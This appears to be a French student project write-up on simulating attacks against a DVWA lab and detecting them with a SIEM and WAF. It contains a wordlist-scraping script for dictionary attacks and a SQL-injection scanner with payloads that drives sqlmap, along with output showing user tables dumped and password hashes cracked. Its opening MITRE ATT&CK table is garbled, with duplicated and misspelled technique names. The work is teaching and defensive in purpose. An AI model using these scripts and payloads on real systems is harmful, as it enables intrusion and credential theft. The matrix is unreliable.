- **Le TOP 10 de l'OWASP** : représente une référence mondiale en matière de sécurité applicative. Il s'agit d'un document qui met en avant les catégories de risques les plus critiques observées dans les applications web modernes.



- **MITRE ATT&CK** : est une base de connaissances qui recense les tactiques, techniques et procédures (TTPs) utilisées par les attaquants dans le monde réel. Elle te permet de modéliser une attaque, de comparer des comportements suspects, et surtout de structurer la détection SOC.

ATT&CK Matrix for Enterprise

layout: side • show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
11 techniques	8 techniques	11 techniques	17 techniques	23 techniques	14 techniques	47 techniques	17 techniques	34 techniques	9 techniques	17 techniques	18 techniques	9 techniques	15 techniques
Active Scanning (2)	Acquire Access (2)	Content Injection (2)	Cloud Administration Command (2)	Account Manipulation (2)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary in the Middle (2)	Account Discovery (2)	Exploitation of Remote Services (2)	Adversary in the Middle (2)	Application Layer Protocol (2)	Automated Exfiltration (2)	Account Access Removal (2)
Gather Victim Host Information (2)	Acquire Infrastructure (2)	Cover-by-Compromise (2)	Command and Scripting Interface (2)	Root or Logon Autostart Execution (2)	Access Token Manipulation (2)	Access Token Manipulation (2)	Brute Force (2)	Application Window Discovery (2)	Internal Spearphishing (2)	Archive Collected Data (2)	Communication Through Removable Media (2)	Data Transfer Size Limits (2)	Data Destruction (2)
Gather Victim Identity Information (2)	Compromise Accounts (2)	Exploit Public-Facing Application (2)	Container Administration Command (2)	Root or Logon Initialization Scripts (2)	Account Manipulation (2)	Build Image on Host (2)	Credentials from Password Storm (2)	Browser Information Discovery (2)	Lateral Tool Transfer (2)	Audio Capture (2)	Content Injection (2)	Exfiltration Over Alternative Protocol (2)	Data Encrypted for Impact (2)
Gather Victim Network Information (2)	Compromise Infrastructure (2)	External Remote Services (2)	Deploy Container (2)	Root or Logon Initialization Scripts (2)	Root or Logon Autostart Execution (2)	Debugger Evasion (2)	Exploitation for Credential Access (2)	Cloud Infrastructure Discovery (2)	Remote Service Session Hijacking (2)	Automated Collection (2)	Content Injection (2)	Exfiltration Over Protocol (2)	Data Manipulation (2)
Gather Victim Org Information (2)	Develop Capabilities (2)	Hardware Additions (2)	ESXi Administration Command (2)	Cloud Application Integration (2)	Root or Logon Initialization Scripts (2)	Delay Execution (2)	Forced Authentication (2)	Cloud Service Dashboard (2)	Remote Services (2)	Browser Session Hijacking (2)	Data Encoding (2)	Exfiltration Over C2 Channel (2)	Defacement (2)
Phishing for Information (2)	Establish Accounts (2)	Hashing (2)	Exploitation for Client Execution (2)	Compromise Host Software Binary (2)	Create or Modify System Process (2)	Search/Locate/Decode Files or Information (2)	Forge Web Credentials (2)	Cloud Service Discovery (2)	Application Through Removable Media (2)	Clipboard Data (2)	Data Obfuscation (2)	Exfiltration Over Other Network Medium (2)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (2)	Replication Through Removable (2)	Inaud Injection (2)	Create (2)	Domain or Tenant (2)	Deploy Container (2)	Input Capture (2)	Cloud Storage Object Discovery (2)	Replication Through Removable Media (2)	Data from Cloud Storage (2)	Dynamic Resolution (2)	Email Bombing (2)	Endpoint Denial of Service (2)
Search Open (2)	Stage Capabilities (2)							Container and Resource Discovery (2)		Data from (2)	Exfiltration Over Physical (2)	Financial Theft (2)	

Scénario 1 : Reconnaissance passive / Collecte d'information

Dans le cadre de ce projet, nous avons volontairement déployé une application vulnérable (DVWA – Damn Vulnerable Web Application) afin de simuler des scénarios d'attaques réalistes et pédagogiques. Ce premier scénario met en lumière la phase de **reconnaissance passive**, une étape essentielle dans la Cyber Kill Chain, durant laquelle un attaquant collecte des informations accessibles publiquement sur la cible, sans générer de traces évidentes dans les journaux système.

L'objectif de cette démonstration est de montrer que des données en apparence anodines, souvent négligées par les organisations, peuvent constituer une source d'information précieuse pour un attaquant. Ces données peuvent prendre différentes formes :

- Des textes présents sur les pages web publiques,
- Des noms de fichiers ou de répertoires exposés,
- Des métadonnées techniques accessibles via le code source ou les en-têtes HTTP,
- Ou encore des éléments contextuels liés à l'activité, à l'histoire ou à la culture de l'entreprise.

Pour illustrer ce concept, nous avons conçu une **entreprise fictive spécialisée dans la production de patates**, fondée en 2026. Une page web a été créée spécifiquement pour ce scénario, intégrée directement dans la DVWA sous forme de **challenge dédié**. Cette page contient :

- Un **formulaire de connexion factice**, destiné à simuler un portail interne,
- Un **texte de présentation volontairement saturé de mots-clés**, de répétitions et d'éléments contextuels liés à l'activité de l'entreprise.

The image shows a web application interface for DVWA (Damn Vulnerable Web Application). The top header features the DVWA logo. On the left, there is a sidebar menu with various security tool categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Osint, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Fake Login - Démonstration PFE'. It contains a login form with fields for 'Identifiant' (containing 'admin') and 'Mot de Passe' (containing 'password'), and a 'Se connecter' button. Below the form, there is a section titled 'Informations internes - 2026' containing a text block that discusses the company's strategy for 2026, mentioning 'patate' as a key element.

Fake Login - Démonstration PFE

Identifiant :

Mot de Passe :

Informations internes - 2026

Bienvenue dans notre entreprise, nous sommes très heureux d'annoncer les nouvelles fonctionnalités prévues pour 2026; Notre équipe travaille dur pour améliorer nos services, et chaque patate de notre infrastructure est optimisée pour offrir une meilleure expérience;

En 2026, nous prévoyons d'ajouter encore plus de patate dans nos processus internes, car la patate est au cœur de notre stratégie; Nos développeurs ont passé toute l'année 2026 à renforcer la sécurité, en s'assurant que chaque patate soit correctement intégrée; Nous pensons que 2026 sera l'année de la patate, avec des innovations basées sur la patate, des systèmes alimentés par la patate, et une vision tournée vers 2026 et au-delà;

Notre direction a déclaré que 2026 serait une année charnière, où la patate deviendra un élément central de notre croissance; Merci de faire partie de cette aventure patate, et rendez-vous en 2026 pour encore plus de patate dans nos solutions;

L'idée est de reproduire une situation courante : une entreprise qui communique abondamment sur son site web, sans se rendre compte que ces informations peuvent être exploitées pour alimenter une attaque ciblée.

Afin de démontrer concrètement cette exploitation, nous avons développé un **script Python** chargé d'extraire automatiquement les mots présents sur la page, d'en analyser la fréquence, puis de générer une **wordlist personnalisée**. Cette wordlist, construite à partir du vocabulaire propre à l'entreprise fictive, est ensuite utilisée pour mener une attaque par dictionnaire sur le formulaire de connexion.

Ce scénario met en évidence plusieurs points essentiels :

- L'importance de maîtriser les informations publiquement exposées,
- La facilité avec laquelle un attaquant peut automatiser la collecte et l'analyse de ces données,
- La manière dont un simple contexte métier peut orienter ou accélérer une tentative d'intrusion.

Le script python est disponible sur le repository github suivant :

-> <https://github.com/stardocka/RecoN>

```
from bs4 import BeautifulSoup
import requests
import re

URL="http://192.168.40.2/DVWA/vulnerabilities/osint/"

def RequestWebPage():
    """ Request a web page and get the content """
    response = requests.get(URL)
    HTMLParsing = BeautifulSoup(response.text, "html.parser")
    elements = HTMLParsing.find_all(["h1", "h2", "h3", "h4", "p"])
    TextOnThePage = " ".join([el.get_text(separator=" ") for el in elements])
    CleanText = re.sub(r"\s+", " ", TextOnThePage).strip()
    return CleanText

wordlist = []
DicOccurrence = {}

def normalize(word):
    word = word.lower()
    word = re.sub(r"[.,;:!?()«»\"]", "", word)
    word = re.sub(r"^[ldjctsmn]", "", word)
    return word

def DefineWordList():
    global wordlist
    WebContent = RequestWebPage()
    WordsList = WebContent.split(" ")

    for word in WordsList:
        NormalizeWord = normalize(word)
        if len(NormalizeWord) > 3 :
            wordlist.append(NormalizeWord)

    return wordlist
```

```

DefineWordlist()

def Search4Occurrence():
    global DicOccurrence
    occ = 0

    for word in wordlist:
        for i in range(len(wordlist)):
            #print(word, wordlist[i])
            if word == str(wordlist[i]):
                occ+= 1
        DicOccurrence[word] = occ
        occ = 0
    return DicOccurrence

Search4Occurrence()

def Wordlist2BruteForce():
    Finallist = []
    SortedDico = sorted(DicOccurrence.items(), key=lambda x: x[1], reverse=True)
    for words in SortedDico:
        if words[1] > 2:
            Finallist.append(words[0])

    with open("Recon-Wordlist.txt", "w", encoding="UTF-8") as file:
        for candidates in Finallist:
            file.write(candidates+"\n")

    print("=====")
    print("=          CANDIDATE WORD          =")
    print("=====")

    for i in range(len(Finallist)):
        print(f"{i}. {Finallist[i]}")

    print("=====")

```

En intégrant ce challenge directement dans la DVWA, nous avons pu reproduire un cas d'école typique, tout en permettant d'observer la détection et la réaction du SOC face à une activité de reconnaissance automatisée. Cela renforce la dimension pédagogique du projet et illustre parfaitement la nécessité d'une surveillance proactive dès les premières phases d'une attaque.

DETECTION SOC ANALYSTE


-> Detecter des scripts automatisés (répétition en peu de temps)

-> Detecter des scripts python

Scénario 2 : Exfiltration de données utilisateurs

Dans ce deuxième scénario, on reproduit un type d'attaque web industrialisés. De manière générale, les attaquants ciblent un site web, cherchent une vulnérabilité et automatisent un script pour attaquer en masse.

Cette fois-ci, nous avons décidé de nous focaliser sur une attaque WEB avec une faille présente sur la DVWA. En nous référant au TOP 10 de l'OWASP, les attaques par injections de commandes sont les plus classiques et les plus courantes. Nous avons donc choisi d'exfiltrer les données utilisateurs en tentant une injection SQL.



Comme nous pouvons le voir ci-dessus, le champ ID est vulnérable aux attaques par injection SQL, avec un pattern basic.

Cependant, il y a plusieurs problématiques. Tout d'abord les sites web ne sont pas tous vulnérables à des attaques SQLi, ils possèdent souvent plusieurs entrées utilisateurs, on récupère uniquement ce que le champ est censé demandé comme table dans la base de données, les données s'affichent uniquement dans le navigateur.

Pour cela, nous avons développé un script python qui fonctionne avec la logique suivante :

- Requête une page web
- Récupérer les champs où un utilisateur peut entrer du texte
- Tester différentes charges utiles
- Comparer le résultat entre une entrée correcte et un pattern d'SQLi
- Comparer le contenu de la page
- Chercher des mots clefs comme error, SQL, ...

Si pas de résultats, pas de différences, pas d'erreur sur la page web, alors ce n'est pas vulnérable

Si un résultat, alors le champ est vulnérable :

- Il récupère les informations nécessaires (url, nom du champ vulnérable, ...)
- Exécute une commande sqlmap
- Affiche la commande, l'emplacement des fichiers dump, des logs, ...
- SQLmap affiche également les informations trouvées
- Un fichier est généré avec toutes les informations sur la Kali de l'attaquant

Dans la première partie du code, on intègre les informations nécessaires (url, cookies) :


```

1  #!/usr/bin/env python3
2  import requests
3  from bs4 import BeautifulSoup
4  import hashlib
5  import os
6  import subprocess
7
8  # ===== CONFIGURATION =====
9
10 URL = "http://192.168.40.2/DVWA/vulnerabilities/sqli/"
11 COOKIES = {
12     "PHPSESSID": "TON_COOKIE_ICI",
13     "security": "low"
14 }
15
16 PAYLOADS = [
17     "' OR 1=1 --",
18     "\" OR 1=1 --",
19     "1' AND '1'='1",
20 ]
21
22 # ===== FONCTIONS D'ANALYSE =====
23

```

Puis dans la seconde partie, on requête la page web, on récupère les « input », on teste avec des payloads de bases, et on compare les contenus :

```

# ===== FONCTIONS D'ANALYSE =====

def get_form_fields(url):
    """
    Récupère les champs d'un formulaire HTML,
    en excluant les boutons de type 'submit'.
    """
    r = requests.get(url, cookies=COOKIES)
    soup = BeautifulSoup(r.text, "html.parser")
    inputs = soup.find_all("input")
    fields = []
    for i in inputs:
        name = i.get("name")
        itype = i.get("type", "").lower()
        if name and itype != "submit":
            fields.append(name)
    return fields

def test_payload(field, payload):
    """
    Teste un payload SQLi sur un champ donné.
    """
    params = {field: payload, "Submit": "Submit"}
    r = requests.get(URL, params=params, cookies=COOKIES)
    return r

def is_suspect(response_normal, response_test):
    """
    Compare deux réponses pour détecter un comportement anormal.
    """
    if response_normal.status_code != response_test.status_code:
        return True
    if len(response_normal.text) != len(response_test.text):
        return True
    keywords = ["error", "sql", "warning", "syntax"]
    if any(k.lower() in response_test.text.lower() for k in keywords):
        return True
    return False

```

Et ensuite, on exécute SQLmap avec la bonne commande :

```
63 def generate_sqlmap_command(url, param, cookie):
64     """
65     Génère une commande sqlmap théorique à partir des informations détectées.
66     """
67     cmd = (
68         f"sqlmap -u \"{url}\" "
69         f"-p {param} "
70         f"--cookie=\"{cookie}\" "
71         f"--batch --dump"
72     )
73     return cmd
74
75 def show_weaponized_payload(command):
76     """
77     Affiche la charge utile préparée (weaponization).
78     """
79     print("\n== Phase de Weaponization ==")
80     print(f"Commande sqlmap générée (théorique) :\n{command}")
81     print(command)
82
83 def predict_sqlmap_output_folder(url):
84     """
85     Calcule le dossier où sqlmap stockerait les résultats.
86     """
87     domain = url.split("/")[2]
88     folder = os.path.expanduser(f"~/.local/share/sqlmap/output/{domain}")
89     return folder
90
91 def show_expected_dump_path(url):
92     """
93     Affiche le chemin où les données exfiltrées seraient stockées par sqlmap.
94     """
95     folder = predict_sqlmap_output_folder(url)
96     print("Chemin de sortie attendu pour les données exfiltrées :")
97     print(folder)
98     print()
```

Le script utilisé est disponible sur le repository github suivant :

-> <https://github.com/stardocka/InpuTable>

Maintenant, nous pouvons simuler notre attaque avec notre DVWA :

Tout d'abord sur une page non vulnérable:

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['username', 'password', 'user_token']

Test du champ : username
  → Aucun comportement suspect détecté.

Test du champ : password
  → Aucun comportement suspect détecté.

Test du champ : user_token
  → Aucun comportement suspect détecté.

Aucun champ vulnérable détecté. Fin du script.
```

Puis sur la page vulnérable au SQLi

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['id']

Test du champ : id
  → Champ potentiellement vulnérable : id
  Payload déclencheur : ' OR 1=1 --

== Phase de Weaponization ==
Commande sqlmap générée (théorique) :
sqlmap -u "http://192.168.40.2/DVWA/vulnerabilities/sqli/?id=10Submit=Submit" -p id --cookie="PHPSESSID=f3e3u3a74u62meeldvhpqnlk5; security=low" --batch --dump

(La commande n'est pas exécutée automatiquement.)

Chemin de sortie attendu pour les données exfiltrées :
/home/kali/.local/share/sqlmap/output/192.168.40.2

→ Execution en cours
```

On constate bien qu'il a reconnu le champ ID présent sur la page web du challenge SQLi

Il génère donc la commande SQLmap, avec les différents paramètres -p id (le champ identifié comme vulnérable), avec les cookies directement donnés, et dump les fichiers. Ci-dessous, sqlmap s'exécute, il détecte le bon champ donné, récupère les informations sur la base de données :

```
[18:26:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:26:45] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[18:26:45] [INFO] fetching current database
[18:26:45] [INFO] fetching tables for database: 'dvwa'
[18:26:45] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[18:26:45] [WARNING] reflective value(s) found and filtering out
[18:26:45] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | test | <script>alert('hello')</script> |
+-----+-----+-----+
[18:26:46] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/guestbook.csv'
[18:26:46] [INFO] fetching columns for table 'access_log' in database 'dvwa'
[18:26:46] [INFO] fetching entries for table 'access_log' in database 'dvwa'
[18:26:46] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:26:47] [INFO] fetching number of entries for table 'access_log' in database 'dvwa'
[18:26:47] [INFO] resumed: 0
[18:26:47] [WARNING] table 'access_log' in database 'dvwa' appears to be empty
Database: dvwa
Table: access_log
[0 entries]
+-----+-----+-----+-----+-----+
| id | user_id | target_id | action | timestamp |
+-----+-----+-----+-----+-----+
[18:26:47] [INFO] table 'dvwa.access_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/access_log.csv'
[18:26:47] [INFO] fetching columns for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching number of entries for table 'security_log' in database 'dvwa'
```

Il détecte les différentes tables et les colonnes :

Également, il trouve d'autres tables dont la table comment, ou j'avais réalisé une XSS stored.

Les données sont chiffrées dans la base donnée. Il faut donc les déchiffrer.

```
[18:26:47] [INFO] table 'dvwa.security_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/security_log.csv'
[18:26:47] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'users' in database 'dvwa'
[18:26:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:26:47] [INFO] using hash method 'md5_generic_passwd'
[18:26:47] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:26:47] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:26:47] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:26:47] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

On voit une attaque par dictionnaire sur des hash de mot de passe assez classiques.

```
Table: users
[5 entries]
```

user_id	role	user	avatar	password	last_name	first_name	last_login	failed_login	account_enabled
1	admin	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2026-01-08 15:42:44	0	1
2	user	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2026-01-08 15:42:44	0	1
3	user	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2026-01-08 15:42:44	0	1
4	user	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2026-01-08 15:42:44	0	1
5	user	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2026-01-08 15:42:44	0	1

```
[18:26:47] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/users.csv'
[18:26:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.40.2'
[*] ending @ 18:26:47 /2026-01-28/
```

Dans le dossier dump on retrouve notamment les données concernant les utilisateurs :

```
(kali@kali)-[~/local/share/sqlmap/output/192.168.40.2/dump/dvwa]
$ ls
access_log.csv  guestbook.csv  security_log.csv  users.csv
```

Cette fois-ci les données sont sur la machine et non plus affichées sur le site web

```
GNU nano 8.7 users.csv
user_id,role,user,avatar,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/DVWA/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,2026-01-08 15:42:44,0,1
2,user,gordonb,/DVWA/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,2026-01-08 15:42:44,0,1
3,user,1337,/DVWA/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,2026-01-08 15:42:44,0,1
4,user,pablo,/DVWA/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,2026-01-08 15:42:44,0,1
5,user,smithy,/DVWA/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,2026-01-08 15:42:44,0,1
```

L'attaque a été automatisée avec une recherche automatisée des champs vulnérables.

-> Detection SOC

Table: JSON

@timestamp	Jan 28, 2026 @ 22:04:16.404
_index	wazuh-alerts-4.x-2026.01.28
agent.id	005
agent.ip	192.168.40.2
agent.name	DWMA
data.id	500
data.protocol	GET
data.scrip	192.168.30.2
data.url	/DWMA/vulnerabilities/sqli/?id=%27+OR+%301+--+&Submit=Submit
decoder.name	web-access-log
full_log	192.168.30.2 - - [28/Jan/2026:23:04:15 +0100] "GET /DWMA/vulnerabilities/sqli/?id=%27+OR+%301+--+&Submit=Submit HTTP/1.1" 500 295 "-" "python-requests/2.32.5"
id	1769637856.89827224
input.type	log
location	/var/log/apache2/access.log
manager.name	siem
rule.description	SQL injection attempt.
rule.firedtimes	2
rule.gdpr	IV_35.7.d
rule.groups	web, accesslog, attack, sqlinjection, attack
rule.id	31164
rule.level	6
rule.mail	false
rule.mitre.id	T1055, T1190
rule.mitre.tactic	Defense Evasion, Privilege Escalation, Initial Access
rule.mitre.technique	Process Injection, Exploit Public-Facing Application
rule.nist_800_53	SA.11, SI.4
rule.pci_dss	6.5, 11.4, 6.5.1
rule.tsc	CC6.6, CC7.1, CC8.1, CC6.1, CC6.8, CC7.2, CC7.3
timestamp	Jan 28, 2026 @ 22:04:16.404

Table: JSON

@timestamp	Jan 28, 2026 @ 22:04:18.546
_index	wazuh-alerts-4.x-2026.01.28
agent.id	005
agent.ip	192.168.40.2
agent.name	DWMA
data.id	200
data.protocol	GET
data.scrip	192.168.30.2
data.url	>
decoder.name	web-access-log
full_log	192.168.30.2 - - [28/Jan/2026:23:04:17 +0100] "GET /DWMA/vulnerabilities/sqli/?id=%27+OR+%301+--+&Submit=Submit HTTP/1.1" 200 1028 "-" "sqlmap/1.9#stable (https://sqlmap.org)"
id	1769637856.8988667
input.type	log
location	/var/log/apache2/access.log
manager.name	siem
rule.description	A web attack returned code 200 (success).
rule.firedtimes	6
rule.gdpr	IV_35.7.d
rule.groups	web, accesslog, attack
rule.id	31166
rule.level	6
rule.mail	false
rule.mitre.id	T1190
rule.mitre.tactic	Initial Access
rule.mitre.technique	Exploit Public-Facing Application
rule.nist_800_53	SA.11, SI.4
rule.pci_dss	6.5, 11.4
rule.tsc	CC6.6, CC7.1, CC8.1, CC6.1, CC6.8, CC7.2, CC7.3
timestamp	Jan 28, 2026 @ 22:04:18.546

Table JSON

@timestamp	Jan 28, 2026 @ 22:04:18.950
_index	wazuh-alerts-4.x-2026.01.28
agent.id	004
agent.ip	192.168.30.2
agent.name	kali
decoder.name	syscheck_integrity_changed
full_log	<pre> > File '/home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal' modified Mode: realtime Changed attributes: mtime,md5,sha1,sha256 Old modification time was: '1769637825', now it is '1769637945' Old md5sum was: 'd8e77c64c93e2ded5af6c10e77bbb08f' New md5sum is : 'a5f4f46ad4fd15ef3660d9fd5af0031f' Old sha1sum was: 'd1571594d1cd951af6e12ec07c17179df37bcfb7' </pre>
id	1769637858.89850665
input.type	log
location	syscheck
manager.name	siem
rule.description	Integrity checksum changed.
rule.firedtimes	61
rule.gdpr	II.5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_modified, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	550
rule.level	7
rule.mail	false
rule.mitre.id	T1565.001
rule.mitre.tactic	Impact
rule.mitre.technique	Stored Data Manipulation
rule.nist_800_53	SI.7
rule.pci_dss	11.5
rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
syscheck.changed_attributes	mtime, md5, sha1, sha256
syscheck.diff	Binary files queue/diff/tmp/tmp-entry and /home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal differ
syscheck.event	modified
syscheck.gid_after	1000
syscheck.gname_after	kali
syscheck.inode_after	917718
syscheck.md5_after	a5f4f46ad4fd15ef3660d9fd5af0031f
syscheck.md5_before	d8e77c64c93e2ded5af6c10e77bbb08f
syscheck.mode	realtime
syscheck.mtime_after	Jan 28, 2026 @ 23:05:45.000

-> Detection WAF + Envoie de logs

```
--777ff161-A--
[28/Jan/2026:23:02:18.178727 +0100] aXqHarbf_F4p49P1tXleAgAAAAA 192.168.30.2 55966 192.168.40.2 80
--777ff161-B--
GET /DWA/vulnerabilities/sqli/?id=%27+OR+2%3D2+--+&Submit=Submit HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.2/DWA/vulnerabilities/sqli/?id=%27+OR+1%3D1+--+&Submit=Submit
Cookie: security=low; PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i
--777ff161-2--
```

```
--6e67886f-A--
[28/Jan/2026:23:04:16.721419 +0100] aXqH4MKP5LhHlW_ZrbuPgAAAAA 192.168.30.2 40878 192.168.40.2 80
--6e67886f-B--
GET /DWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--6e67886f-2--


--59d48c47-A--
[28/Jan/2026:23:04:16.996765 +0100] aXqH4Bgy6vOq_U6V4JhxcQAAAAA 192.168.30.2 40892 192.168.40.2 80
--59d48c47-B--
GET /DWA/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%20x71706a6b71%2CJSON_ARRAYAGG%20CONCAT_%S%20x7467766a7067%2CIFNULL%20CAST%20%60action%
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--59d48c47-2--

--12af6f6a-A--
